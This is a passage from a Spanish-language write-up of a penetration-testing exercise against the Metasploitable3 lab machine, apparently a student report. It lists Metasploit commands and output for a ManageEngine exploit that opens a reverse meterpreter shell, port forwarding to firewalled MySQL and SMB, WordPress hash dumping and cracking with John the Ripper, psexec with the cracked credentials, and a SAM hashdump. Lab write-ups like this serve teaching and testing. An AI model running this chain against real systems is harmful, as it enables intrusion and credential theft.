

Figura 9

Como resultado (figura 9) obtenemos la carga del *payload* por defecto del módulo, de tipo *meterpreter* basado en java, el cual se administra mediante la conexión 10.0.2.15:4444--10.0.2.5:49943. Entre la información de salida podemos observar que para la explotación del *exploit* se ha cargado el fichero uiomQ.jar, el cual requiere una eliminación manual para eliminar huellas.

Ejecutando el comando ***shell***, *meterpreter* nos abre una sesión de *Command Prompt*:



Figura 10

Ejecutando el comando ***whoami*** nos llevamos una decepción:



Figura 11

El servicio *Elasticsearch* se ejecuta con autoridad de sistema (figura 11). Por tanto, tenemos privilegios de administrador y no es necesario una escalada de privilegios. Esto resulta un poco decepcionante, así que ignoraremos este servicio y buscaremos un camino alternativo.

exit – salimos del *Command Prompt.*
background – ponemos la sesión del *meterpreter* en segundo plano.
sessions -k 1 eliminamos la sesión del *meterpreter* de ID 1.

Nos dirigimos a nuestra segunda opción: *Glassfish*. Pero el módulo exploit/multi/http/glassfish_deployer es incapaz de aplicar el *exploit* ya que las técnicas de autentificación, usadas por el módulo, fallan y tras varios intentos de autentificarse por fuerza bruta mediante el módulo auxiliary/scanner/http/glassfish_login desisto.

Tras probar varias vías infructuosas, justo cuando estaba a punto de volver al camino fácil (*Elasticsearch*), comienzo a acceder a los servicios desde el navegador y encuentro información relevante sobre el servicio corriendo en el puerto 8020 (http://10.0.2.5:8020):



Figura 12

¡Tiene credenciales de autentificación por defecto! Además, la interfaz presenta información que permite identificar de que servicio se trata (cosa que no pudo hacer *Nmap*). Al acceder a la página de *admin* (*sign in*), tras un rato explorándola, encontramos la versión exacta del servicio (*build No91084*). La cual es vulnerable al siguiente módulo (obtenido tras una búsqueda en Google) exploit/windows/http/manageengine_connectionid_write, que permite la ejecución de código remoto.

Por tanto, accedemos al módulo lo configuramos y ejecutamos el *exploit*:

use exploit/windows/http/manageengine_connectionid_write
set RHOST 10.0.2.5
set PAYLOAD windows/meterpreter/reverse_tcp -Seleccionamos un *payload shell* de tipo inverso.
set LHOST 10.0.2.15 -Dirección IP de escucha.
run

```
msf exploit(manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Creating JSP stager
[*] Uploading JSP stager WmGPd.jsp...
[*] Executing stager...
[*] Sending stage (179267 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:50707) at 2018-01-23 16:20:41 +0100
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/WmGPd.jsp' on the target

meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/WmGPd.jsp
```

Figura 13

Obtenemos un *shell* inversa (10.0.2.15:4444 escucha a 10.0.2.5:50707) (figura 13). Además, esta vez, tenemos solo autoridad local (figura 14):

```
meterpreter > shell
Process 6100 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>whoami
whoami
nt authority\local service
```

Figura 14

Procedemos pues, a la escalada de privilegios. Pero antes, realicemos una fase de post-explotación ejecutando algunos comandos locales:

Ejecutamos el comando ***net users*** para obtener usuarios del sistema:

```
C:\ManageEngine\DesktopCentral_Server\bin>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    han_solo                 jabba_hutt
jarjar_binks             kylo_ren                 lando_calrissian
leia_organa              luke_skywalker           sshd
sshd_server              vagrant
The command completed with one or more errors.
```

Figura 15

Aprovechamos para escribir estos usuarios (figura 15) en el archivo users.txt para posteriores ataques de fuerza bruta.

Buscamos ahora cuales tienen privilegios de administrador: ***net localgroup administrators***

Figura 16

Obtenemos ahora información de todos los servicios en escucha: ***netstat -ano***

- -a: muestra todas las conexiones y puertos en escucha.
- -n: muestra direcciones y puertos en forma numérica.
- -o: muestra el ID del proceso asociado a cada conexión.



Figura 17

Tras analizar esta información, obtenemos puertos abiertos que habían escapado al escaneo realizado. Realizamos un segundo escaneo de estos nuevos puertos para llenar la tabla de servicios:

exit -salimos del *Command Prompt*
background -dejamos el *meterpreter* como sesión en segundo plano

puertos TCP:
db_nmap -sS -sV -sC -v -n --reason -p 135,445,500,3000,3306,4500,5353,5355,33848,54328,137,138,54356 10.0.2.5

puertos UDP:
db_nmap -sU -sV -sC -v -n --reason -p 500,4500,5353,5355,33848,54328,137,138,54356 10.0.2.5

La mayoría de los nuevos puertos parecen estar filtrados por un *firewall*. Como es el caso del puerto 3306 (figura 18):



Figura 18

Como vemos (figura18), *Nmap* no obtiene respuesta porque el firewall desecha los paquetes de entrada (no-response). este puerto suele usarse para un servicio de base de datos *mysql*. A continuación, intentaremos acceder al servicio de manera local mediante el acceso obtenido a través del puerto 8020 para evitar el firewall. Esta técnica de pivote es denominada *port forwarding*.

sessions -i 1 -accedemos a nuestra sesión de meterpreter que tiene ID 1
portfwd add -l 3306 -p 3306 -r 10.0.2.5

- -l: especifica el puerto que escuchará y reenviará datos al objetivo a través del 'túnel' (puede ser cualquier puerto no usado).
- -p: especifica el puerto de destino del 'tunel'.
- -r: especifica el host remoto objetivo.



Figura 19

En una terminal, accedemos al servicio a través del 'túnel' mediante un cliente de *mysql*:



Figura 20

Como podemos observar en la imagen, hay varias bases de datos presentes. Buscamos los nombres de tablas existentes en las diferentes bases de datos mediante el comando:

SELECT table_name FROM information_schema.tables
WHERE table_schema='nombre_base_de_datos';

Acto seguido, buscamos nombres de columnas mediante el comando***:***

SELECT column_name FROM information_schema.tables
WHERE table_schema='nombre_base_de_datos'
AND table_name='nombre_de_tabla';

Encontramos dos tablas relevantes (figuras 21 y 22):

Tabla *wp_users* en la base de datos *wordpress*:

```
MySQL [cards]> SELECT `COLUMN_NAME` FROM `INFORMATION_SCHEMA`.`COLUMNS` WHERE `TABLE_SCHEMA`='wordpress' AND `TA
BLE_NAME`='wp_users';
+---------------------+
| COLUMN_NAME         |
+---------------------+
| ID                  |
| user_login          |
| user_pass           |
| user_nicename       |
| user_email          |
| user_url            |
| user_registered     |
| user_activation_key |
| user_status         |
| display_name        |
+---------------------+
```

Figura 21

Tabla *queen_of_hearts en la base de datos cards:*

```
MySQL [cards]> show tables
    -> ;
+-----------------+
| Tables_in_cards |
+-----------------+
| queen_of_hearts |
+-----------------+
```

Figura 22

Accedemos al contenido de las tablas:

```
MySQL [wordpress]> SELECT user_login,user_pass,user_nicename,user_email from wp_users;
+------------+------------------------------------+---------------+---------------------+
| user_login | user_pass                          | user_nicename | user_email          |
+------------+------------------------------------+---------------+---------------------+
| admin      | $P$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0 | admin         | admin@example.com   |
| vagrant    | $P$BMO//62Hj1IFeIr0XuJUqMmtBllnzN/ | vagrant       | vagrant@example.com |
| user       | $P$B83ijKvzkiB6yZL8Ubpi35CMQHiQjv/ | user          | user@example.com    |
| manager    | $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1 | manager       | manager@example.com |
+------------+------------------------------------+---------------+---------------------+
4 rows in set (0.00 sec)
```

Figura 23: contenido de la tabla wp_users



Figura 24: contenido de la tabla queen_of_hearts

Como podemos observar (figura 23), la tabla *wp_users* proporciona información relevante como nombres de usuarios, correos y hashes de contraseñas. Por otra parte (figura 24), la información de *queen_of_hearts* (posiblemente uno de los *flags*) parece estar codificada y la guardamos para un posterior análisis.

Usando la herramienta *JohnTheRipper* contra los distintos hashes extraídos probando distintas opciones de entrada, logramos crackear la contraseña del usuario vagrant mediante un ataque de diccionario:

john –wordlist=/usr/share/wordlists/rockyou.txt hash_to_crack.txt

- Usamos el diccionario rock.txt que viene de base con Kali Linux.
- hash_to_crack.txt contiene el hash del usuario vagrant



Figura 25

Como podemos ver (figura 25), el usuario vagrant, el cual sabemos que tiene permisos de administrador, tiene como contraseña su nombre de usuario. Esta contraseña nos abre varias vías de acceso, las cuales requieren autentificación. Una de estas vías es a través del puerto 445, el cual también se encuentra filtrado por el firewall y es usado para compartir archivos e impresoras mediante SMB en los sistemas Windows Server. Podemos explotar esta vía usando el módulo exploit/windows/smb/psexec mediante un *port forwarding*:

portfwd flush -Eliminamos el 'túnel' anterior.
portfwd add -l 445 -p 445 -r 10.0.2.5 -Nuevo 'túnel'.
background
use exploit/windows/smb/psexec -Accedemos al modulo.
set RHOST 127.0.0.1 -El inicio del 'túnel' somos nosotros.
set SMBUser vagrant -Usuario para autentificarse para ejecutar el *exploit*.
set SMBPass vagrant -Contraseña del usuario.
set PAYLOAD Windows/meterpreter/reverse_tcp -Payload tipo *shell* inversa.
set LHOST 10.0.2.15 -Dirección IP de escucha
set LPORT 6666 –El puerto por defecto (4444), es usado por la sesión en segundo plano.
run



Figura 26

Tras la ejecución del *exploit*, como podemos observar (figura 26), el comando ***getuid*** nos muestra que hemos obtenido autoridad de sistema. Acabada ya la escalada de privilegios, podemos usar los privilegios obtenidos para realizar el volcado del contenido de la base de datos SAM mediante el comando ***hashdump***:

Figura 27

El error obtenido se ha solucionado realizando una migración a un proceso con arquitectura de 64 bits (frente a los 86 bits del primer proceso), el cual debe estar ejecutado por un usuario con privilegios de administrador. Esta técnica es usada para lograr persistencia (por ejemplo, migrar, de un proceso que podría ser cerrado por un usuario como un navegador, a un proceso más estable).

meterpreter permite realizar esta acción mediante el comando ***migrate***:



Figura 28

Como vemos (figura 28), tras migrar a explorer.exe, el comando ***hashdump*** puede realizar el volcado de hashes. Nos enfocamos, ahora, en capturar los *flags*. Para ello nos dirigimos al directorio raíz, donde encontramos uno de los *flags*:



Figura 29

Parece (figura 29) que los *flags* cumplen el formato de nombre, lo cual aprovechamos para buscarlos con el comando ***dir /s *_of_****, que buscará todos los archivos, en el directorio y subdirectorios, con un nombre que contenga *"_of_"*. Obtenemos los siguientes resultados (figuras 30, 31 y 32):



Figura 30

```
 Directory of C:\wamp\bin\mysql\mysql5.5.20\data\cards

01/18/2018  02:59 PM             8,560 queen_of_hearts.frm
               1 File(s)          8,560 bytes

 Directory of C:\wamp\www\wordpress\wp-content\uploads\2016\09

09/27/2016  11:08 AM            46,738 king_of_damonds-150x150.png
09/27/2016  11:08 AM           130,832 king_of_damonds-214x300.png
09/27/2016  11:08 AM           585,695 king_of_damonds.png
               3 File(s)        763,265 bytes
```

Figura 31

El directorio *C:\Program Files\OpenSSH\home\Public* contiene los mismos *flags* que el directorio *C:\Users \Public* (figura 30). Además, Metasploitable3 tiene acceso al directorio que utiliza el programa *Vagrant* para construir y mantener la máquina virtual, el cual contiene todos los *flags*. No creo que sea juego limpio, por lo que ignoraremos este directorio:

```
 Directory of C:\vagrant\resources\flags

12/12/2017  10:14 AM           480,172 ace_of_hearts.jpg
12/12/2017  10:14 AM           550,302 four_of_clubs.wav
12/12/2017  10:14 AM           523,644 jack_of_clubs.png
12/12/2017  10:14 AM           841,251 jack_of_diamonds.b64
12/12/2017  10:14 AM           676,796 jack_of_hearts.docx
12/12/2017  10:14 AM           728,672 queen_of_hearts.sql
12/12/2017  10:14 AM         2,439,511 seven_of_hearts.html
12/12/2017  10:14 AM           505,608 seven_of_spades.pdf
12/12/2017  10:14 AM           384,916 six_of_diamonds.zip
12/12/2017  10:14 AM           406,134 ten_of_diamonds.png
12/12/2017  10:14 AM           519,696 three_of_spades.png
              11 File(s)      8,056,702 bytes
```

Figura 32

Haciendo un recuento basándonos en el contenido de este directorio (figura 32), faltan por ubicar los *flags*: *joker.html*, *queen_of_hearts.sql*, *six_of_diamonds.zip*, *jack_of_clubs.png*, *seven_of_hearts.html* y *three_of_spades*. Procedemos a descargar los *flags* encontrados con el comando ***download***:

```
meterpreter > download c:/Users/Public/Documents/jack_of_hearts.docx
[*] Downloading: c:/Users/Public/Documents/jack_of_hearts.docx -> jack_of_hearts.docx
[*] Downloaded 660.93 KiB of 660.93 KiB (100.0%): c:/Users/Public/Documents/jack_of_hearts.docx -> jack_of_heart
s.docx
[*] download   : c:/Users/Public/Documents/jack_of_hearts.docx -> jack_of_hearts.docx
```

Figura 33

Una vez descargados los archivos, accedemos a ellos en nuestro directorio de trabajo (Documents/ms3). Procedemos al análisis de los *flags*:

3.3.3. ANÁLISIS DE FLAGS.

King of diamonds

Este *flag* no se encuentra ofuscado como podemos observar (figura 34) al abrir el archivo:

Figura 34

Ace of hearts

Este *flag* se encuentra ofuscado como podemos observar al abrir el archivo (no muestra la imagen de un desarrollador):



Figura 35

Analizamos el archivo con la herramienta *hexeditor* (figura 36):

hexeditor ace_of_hearts.jpg



Figura 36

Presionamos *Ctrl+W* para buscar el *string* ‘PNG’:



Figura 37



Figura 38



Figura 39

Como vemos (figura 39), encontramos el número mágico de un archivo png con el offset 0x4EA6 lo cual nos dice que, al convertirlo a decimal, que hay 20134 bytes antes de este número. Presionando *Ctrl+W* otra vez, nos da la opción (figura 40) de buscar la siguiente aparición de *“PNG”*, pero no encuentra otra aparición (figura 41):



Figura 40



Figura 41

Por otra parte, realizando una búsqueda del *string "IEND"*, *string* con el que acaba un fichero png, obtenemos una aparición del *string* con el offset 0x7532B. Sumándole 4 bytes (tamaño del *string "IEND"*) obtenemos un offset de 0x7532F (480047 bytes hasta el final del archivo png). Restando los bytes hasta el principio del archivo png (20134) a los bytes hasta el final del archivo (480047) obtenemos un tamaño del archivo de 459913 bytes. Con estos cálculos ejecutamos el siguiente comando para extraer el archivo PNG:

dd bs=1 skip=20134 count=459913 if=ace_of_hearts.jpg of=ace_of_hearts.png

- bs=N: lee y escribe N bytes.
- skip=N: se salta N bloques de tamaño bs.
- count=N: copia N bloques de tamaño bs en el archivo de destino.
- if=origen: toma origen como archivo de lectura.
- of=destino: toma destino como archivo de escritura.

```
root@kali:~/Documents/ms3# dd bs=1 skip=20134 count=459913 if=ace_of_hearts.jpg of=ace_of_hearts.png
459913+0 records in
459913+0 records out
459913 bytes (460 kB, 449 KiB) copied, 0.514346 s, 894 kB/s
```

Figura 42

Abrimos el archivo creado y observamos que el *flag* (figura 43) incrustado ha sido extraído con éxito:

Figura 43

Four of clubs.

El archivo se encuentra en una extensión *.wav* (formato de audio), aplicando el procedimiento anterior obtenemos el *flag* (figura 45):

```
root@kali:~/Documents/ms3# dd bs=1 skip=58 count=550074 if=four_of_clubs.wav of=four_of_clubs.png
